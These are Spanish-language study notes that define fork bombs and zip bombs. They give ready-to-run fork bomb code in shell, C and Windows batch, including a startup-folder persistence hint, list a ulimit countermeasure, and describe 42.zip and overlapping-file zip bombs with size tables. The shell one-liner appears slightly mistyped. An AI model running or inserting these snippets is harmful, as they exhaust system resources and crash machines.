


Fork bomb



# Definición

Ataque DoS en el que un proceso se replica continuamente para agotar los recursos del sistema disponibles, ralentizando o bloqueando el sistema.


- Consume tiempo del CPU en el proceso de bifurcación.
- Satura la tabla de procesos del sistema operativo.



# Shell

```
#!/bin/sh
```

```
:(){ :|: & };;:
```



# C


```
#include <unistd.h>
```

```
int main()
```

```
{
```

```
    while(1) fork();
```

```
}
```



# Batch (windows)

`%0|%0`

`bomb.bat`

`timeout /t 300 /nobreak > NUL;%0|%0`

`Windows+R -> shell:startup`

# Contramedida

Linux:

El comando `ulimit -u [ n ]` limita al usuario afectado a un máximo de `n` procesos propios.

# Referencias

- GitHub Repository: Ryan, A. (n.d.). Fork bomb. Retrieved November 1, 2024, from [GitHub](#)
- Wikipedia Article: Fork bomb. (2024, October 24). Wikipedia, The Free Encyclopedia. Retrieved November 1, 2024, from [Wikipedia](#)



Zip bomb

# Definición

Una zip bomb, también conocida como zip de la muerte (ZOD), es un archivo malicioso diseñado para bloquear o hacer que el programa o sistema que lo lea sea inútil, crea un archivo que requiere una cantidad excesiva de tiempo, espacio en disco o memoria para descomprimir.



# 42.zip

<https://unforgettable.dk/>

El archivo contiene 16 archivos comprimidos, que de nuevo contiene 16 archivos comprimidos, que de nuevo contiene 16 archivos comprimidos, que de nuevo contiene 16 comprimidos, que de nuevo contiene 16 archivos comprimidos, que contienen 1 archivo, con el tamaño de 4,3 GB. (42 KB comprimido)

16 x 4294967295	= 68.719.476.720 (68GB)
16 x 68719476720	= 1.099.511.627.520 (1TB)
16 x 1099511627520	= 17.592.186.040.320 (17TB)
16 x 17592186040320	= 281.474.976.645.120 (281TB)
16 x 281474976645120	= 4.503.599.626.321.920 (4,5PB)

# A better zip bomb

<https://www.bamsoftware.com/hacks/zipbomb/>

Zip bomb no recursivo que logra una alta compresión al superponer archivos dentro del zip. No depende de que el algoritmo descompresor desempaque recursivamente los archivos zip anidados dentro de los archivos zip: se expande completamente después de una sola ronda de descompresión.

	zipped size	non-recursive		recursive	
		unzipped size	ratio	unzipped size	ratio
<a href="#">Cox quine</a>	440	440	1.0	$\infty$	$\infty$
<a href="#">Ellingsen quine</a>	28 809	42 569	1.5	$\infty$	$\infty$
<a href="#">42.zip</a>	*42 374	558 432	13.2	4 507 981 343 026 016	106 billion
this technique	42 374	5 461 307 620	129 thousand	5 461 307 620	129 thousand
this technique	9 893 525	281 395 456 244 934	28 million	281 395 456 244 934	28 million
this technique (Zip64)	45 876 952	4 507 981 427 706 459	98 million	4 507 981 427 706 459	98 million